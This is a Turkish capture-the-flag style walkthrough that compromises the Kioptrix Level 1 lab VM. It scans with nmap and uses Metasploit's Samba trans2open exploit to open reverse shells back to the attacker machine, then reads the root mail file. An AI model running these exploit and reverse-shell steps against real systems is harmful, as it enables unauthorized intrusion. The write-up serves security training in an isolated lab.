

Hazırlayan: Burak Sezer Polat


Hazırlanma Tarihi: 20.04.2025

Kioptrix Level-1 Çözümü


Kioptrix vulhub tarafından sağlanan ve açıkları olan bir makinedir. Bu makinenin farklı kolaylık seviyelerine göre açıklarını içeren versiyonları mevcuttur. Bu çalışmada sizlere seviye 1 olan kioptrix açıklarından faydalanıp sızmayı göstereceğim.

Bu çalışmadan Oracle VirtualBox sanal makinesi kullanılacaktır. Dilerseniz farklı bir sanal makineyle aynı adımları izleyerek başarılı sonuca ulaşabilirsiniz.

Sızma testimize başlamadan önce sanal makinemizde yapmamız gereken bir ayar vardır. Bu ayar ip sorunları ve makinalarımızı aynı ağda görmek içindir.




Görselde de görüldüğü gibi bu sanal makinemizin ilk açıldığında görceğimiz ekrandır. Şu anda bende “KioptrixLevel1” ve “Kali Linux” makinaları gözükmemektedir. Şimdi bu makinelerin ağ ayarlarını değiştirmemiz gerekiyor. Sağ tıklayıp ayarlar sekmesine giriyoruz.



Eğer burdaki ayarlara hiç dokunmadıysanız şuna takılı bölümünde sizde büyük ihtimalle NAT yazacak bunu köprü bağdaştırıcısı yapıyoruz. Aynı adımı kali linux içinde gerçekleştiriyoruz.


Bu aşamalar tamamlandıktan sonra ön hazırlığımız bitirmiş oluyoruz artık sızma testine geçebiliriz.

Şimdi Kali Linux ve Kioptix makinelerimizi çalıştırıyoruz.



Görsel göreceğiniz üzere önce “sudo su” komutu ile Kali Linux üzerinde root yetkisi alıyoruz.

Şimdi ip adresimizi öğrenmemiz gerek bunun için “ifconfig” komutunu yazıyoruz.



Görüldüğü üzere ip adresimizi de öğrenmiş olduk. Eth0 bölümünde inet yazılı kısım bizim ip adresimizdir.

Şimdi “nmap ip-adresimiz/CIDR” ile ağımıza ait bilgileri ve güvenlik açıklarını öğrenmeye çalışacağız.

Yani benim için bu komut “nmap 172.20.10.12/28” şeklinde olacak. Eğer CIDR hesaplayamıyorsanız “subnetcalculator” websitesinden netmask adresinizi yazarak öğrenebilirsiniz.

```
root@kali: /home/burak
Dosya Eylemler Düzen Görünüm Yardım
(root@kali)-[/home/burak]
# nmap 172.20.10.12/28
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-20 09:41 +03
Nmap scan report for 172.20.10.1
Host is up (0.0044s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
49152/tcp open  unknown
62078/tcp open  iphone-sync
MAC Address: 06:13:7A:4E:78:64 (Unknown)

Nmap scan report for 172.20.10.2
Host is up (0.00027s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
5357/tcp  open  wsddapi
MAC Address: 10:6F:D9:63:D3:6F (Cloud Network Technology Singapore PTE.)

Nmap scan report for 172.20.10.13
Host is up (0.00057s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
32768/tcp open  filenet-tms
MAC Address: 08:00:27:58:37:CD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 172.20.10.12
Host is up (0.000012s latency).
All 1000 scanned ports on 172.20.10.12 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 16 IP addresses (4 hosts up) scanned in 5.76 seconds
```

Karşımıza açıklar listelenmiş oldu burada 172.20.10.13 olan adresin kioptrix aracının olduğunu anlıyorum. Mac adres kısmında da zaten “Virtualbox” diye belirtmiş buradan anlayabiliriz.

139/tcp numaraları portun açığından faydalanacağız. 139 nolu port, iki cihaz arasında bir iletişim başlatmak, paketlerin birbirine ulaşmasını kontrol etmek ve bilgisayar adlarının ağ üzerinde çözülmesini sağlar.

Şimdi terminalde bu sefer “msfconsole” komutunu yazıyoruz.

```
(root@kali) ~ [~/home/burak]
# msfconsole
Metasploit tip: You can upgrade a shell to a Meterpreter session on many
platforms using sessions -u <session_id>

IIIIII  dTb.dTb
 II     4' v 'B
 II     6. .P
 II     'T; .;P'
 II     'T; ;P'
IIIIII  'YvP'

      .-.-.-.-.-.
     /           \
    /             \
   /               \
  /                 \
 /                   \
/                     \
-.-.-.-.-.

I love shells --egypt

      =[ metasploit v6.4.50-dev ]
+ -- --=[ 2496 exploits - 1283 auxiliary - 431 post ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

Görüldüğü üzere metasploit konsoluna erişmiş olduk.

Metasploit siber güvenlik alanında oldukça popüler olan araçlardan biridir.

Şimdi “msfconsole” yazıp yönlendirildiğimiz “msf6” konsoluna “search samba” yazıyoruz.

```
root@kali: /home/burak

Dosya Eylemler Düzen Görünüm Yardım

48 exploit/linux/samba/lsa_transnames_heap 2007-05-14 good Yes Samba lsa_io_trans_names Heap Overfl
ow
49 \_ target: Linux vsyscall . . .
50 \_ target: Linux Heap Brute Force (Debian/Ubuntu) . . .
51 \_ target: Linux Heap Brute Force (Gentoo) . . .
52 \_ target: Linux Heap Brute Force (Mandriva) . . .
53 \_ target: Linux Heap Brute Force (RHEL/CentOS) . . .
54 \_ target: Linux Heap Brute Force (SUSE) . . .
55 \_ target: Linux Heap Brute Force (Slackware) . . .
56 \_ target: Linux Heap Brute Force (OpenWRT MIPS) . . .
57 \_ target: DEBUG . . .
58 exploit/osx/samba/lsa_transnames_heap 2007-05-14 average No Samba lsa_io_trans_names Heap Overfl
ow
59 \_ target: Automatic . . .
60 \_ target: Mac OS X 10.4.x x86 Samba 3.0.10 . . .
61 \_ target: Mac OS X 10.4.x PPC Samba 3.0.10 . . .
62 \_ target: DEBUG . . .
63 exploit/solaris/samba/lsa_transnames_heap 2007-05-14 average No Samba lsa_io_trans_names Heap Overfl
ow
64 \_ target: Solaris 8/9/10 x86 Samba 3.0.21-3.0.24 . . .
65 \_ target: Solaris 8/9/10 SPARC Samba 3.0.21-3.0.24 . . .
66 \_ target: DEBUG . . .
67 auxiliary/dos/samba/read_nttrans_ea_list . normal No Samba read_nttrans_ea_list Integer 0
verflow
68 exploit/freebsd/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (*BSD x86)
69 exploit/linux/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Linux x86)
)
70 exploit/osx/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Mac OS X
PPC)
71 exploit/solaris/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Solaris S
PARC)
72 \_ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce . . .
73 \_ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce . . .
74 exploit/windows/http/samba6_search_results 2003-06-21 normal Yes Samba 6 Search Results Buffer Overf
low
75 \_ target: Automatic . . .
76 \_ target: Windows 2000 . . .
77 \_ target: Windows XP . . .
```

Karşımıza sonuçlar çıkıyor. Burada bizim için en uygun olan 69 numaralı exploittir. Çünkü işletim sistemimiz linux.

Daha sonra “use 69” kodunu giriyoruz.

Not: Sizde exploit/linux/samba/trans2open 69 numarada olmayabilir sizde kaçınıcı numaradaysa onu girmeniz gerekli.

Bu sayede exploitimizi elde etmiş oluyoruz. Şimdi “options” komutu ile ayarlarımıza bakıyoruz.

```

msf6 > use 69
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    172.20.10.12     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     139              yes       The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     172.20.10.12     yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Samba 2.2.x - Bruteforce

View the full module info with the info, or info -d command.
msf6 exploit(linux/samba/trans2open) >

```

Görüldüğü üzere RHOSTS kısmı “set” edilmemiş. Buraya sızacağımız makinenin ip adresini “set” etmemiz gerekli. Bu görselde LHOST bizim ip adresimiz RHOSTS kısmı da sızacağımız makine olacak.

Nmap sayesinde elde ettiğimiz kiopitix ip adresimiz olan 172.20.10.13’ü “set RHOST 172.20.10.13” komutu ile “set” ediyoruz, ve yine “options” yazıyoruz.

```

msf6 exploit(linux/samba/trans2open) > set RHOST 172.20.10.13
RHOST => 172.20.10.13
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    172.20.10.13     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     139              yes       The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     172.20.10.12     yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Samba 2.2.x - Bruteforce

View the full module info with the info, or info -d command.
msf6 exploit(linux/samba/trans2open) >

```

Görüldüğü üzere artık “RHOSTS” kısmı boş değil hedefimizi belirlemiş olduk. Elimizdeki payload için son bir düzenleme yapmamız gerekecek. Çünkü bu payload 86bit bunu 64bit olarak kullanmamız gerekecek “set PAYLOAD generic/shell_reverse_tcp” komutu ile payload’ımızı uygun hale getiriyoruz.

Evet gerekli ayarlarımızı da yapmış olduk şimdi “run” komutu ile sızmayı başlatabiliriz.


```
msf6 exploit(linux/samba/trans2open) > set PAYLOAD generic/shell_reverse_tcp
PAYLOAD => generic/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > run
[*] Started reverse TCP handler on 172.20.10.12:4444
[*] 172.20.10.13:139 - Trying return address 0xbffffdfc ...
[*] 172.20.10.13:139 - Trying return address 0xbffffcfc ...
[*] 172.20.10.13:139 - Trying return address 0xbffffbfc ...
[*] 172.20.10.13:139 - Trying return address 0xbffffafc ...
[*] 172.20.10.13:139 - Trying return address 0xbffff9fc ...
[*] 172.20.10.13:139 - Trying return address 0xbffff8fc ...
[*] 172.20.10.13:139 - Trying return address 0xbffff7fc ...
[*] 172.20.10.13:139 - Trying return address 0xbffff6fc ...
[*] Command shell session 1 opened (172.20.10.12:4444 → 172.20.10.13:32769) at 2025-04-20 10:10:12 +0300

[*] Command shell session 2 opened (172.20.10.12:4444 → 172.20.10.13:32770) at 2025-04-20 10:10:13 +0300
[*] Command shell session 3 opened (172.20.10.12:4444 → 172.20.10.13:32771) at 2025-04-20 10:10:15 +0300
[*] Command shell session 4 opened (172.20.10.12:4444 → 172.20.10.13:32772) at 2025-04-20 10:10:16 +0300
```

Başarılı bir şekilde makinemize sızmış olduk. Şimdi ctrl+c kısayolu ile önceki yere dönmemiz gerekli. Karşımıza Abort session1 [y/N] şeklinde oturumdan çıkılsın mı? Şeklinde bir soru çıkacak hayır dememiz gerekli o yüzden “N” şeklinde komutu giriyoruz. Artık hedef makinedeyiz “pwd” komutu ile mevcut dizini gösteriyoruz.

```
View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > set PAYLOAD generic/shell_reverse_tcp
PAYLOAD => generic/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > run
[*] Started reverse TCP handler on 172.20.10.12:4444
[*] 172.20.10.13:139 - Trying return address 0xbffffdfc ...
[*] 172.20.10.13:139 - Trying return address 0xbffffcfc ...
[*] 172.20.10.13:139 - Trying return address 0xbffffbfc ...
[*] 172.20.10.13:139 - Trying return address 0xbffffafc ...
[*] 172.20.10.13:139 - Trying return address 0xbffff9fc ...
[*] 172.20.10.13:139 - Trying return address 0xbffff8fc ...
[*] 172.20.10.13:139 - Trying return address 0xbffff7fc ...
[*] 172.20.10.13:139 - Trying return address 0xbffff6fc ...
[*] Command shell session 1 opened (172.20.10.12:4444 → 172.20.10.13:32769) at 2025-04-20 10:10:12 +0300

[*] Command shell session 2 opened (172.20.10.12:4444 → 172.20.10.13:32770) at 2025-04-20 10:10:13 +0300
[*] Command shell session 3 opened (172.20.10.12:4444 → 172.20.10.13:32771) at 2025-04-20 10:10:15 +0300
[*] Command shell session 4 opened (172.20.10.12:4444 → 172.20.10.13:32772) at 2025-04-20 10:10:16 +0300
^C
Abort session 1? [y/N] N
[*] Aborting foreground process in the shell session
//bin/sh: : command not found
pwd
/tmp
```

Daha sonra “cd ..” komutu ile bir önceki dizine gidiyoruz ve “ls” komutu ile dizini listeliyoruz.

```
cd ..
pwd
/
ls
bin
boot
dev
etc
home
initrd
lib
lost+found
misc
mnt
opt
proc
root
sbin
tmp
usr
var
```

Burdan “cd var” komutu ile var dizinine gidiyoruz ve orada da “ls” komutu ile bir listeleme yapıyoruz.

```
yp
cd var
ls
arpwatch
cache
db
ftp
lib
local
lock
log
lost+found
mail
nis
opt
preserve
run
spool
tmp
tux
www
yp
█
```

Şimdi buradan da “cd mail” yazıp mail dizinine gidiyoruz ve yine listeleme yapıyoruz.

```
yp
cd mail
ls
harold
john
nfsnobody
root
█
```

Son olarak “cat root” komutu ile dosya içeriğini terminale yazdırıyoruz.


```
##### LogWatch 2.1.1 Begin #####

----- Connections (secure-log) Begin -----

**Unmatched Entries**
Apr 19 21:55:41 kioptrix sshd[764]: Server listening on 0.0.0.0 port 22.
Apr 19 22:36:00 kioptrix sshd[764]: Server listening on 0.0.0.0 port 22.

----- Connections (secure-log) End -----

----- SSHD Begin -----

**Unmatched Entries**
Starting sshd:
succeeded

Starting sshd:
succeeded

----- SSHD End -----

##### LogWatch End #####
```

Başarılı bir şekilde sızdığımızın mesajını aldık. Hepsi bu kadar.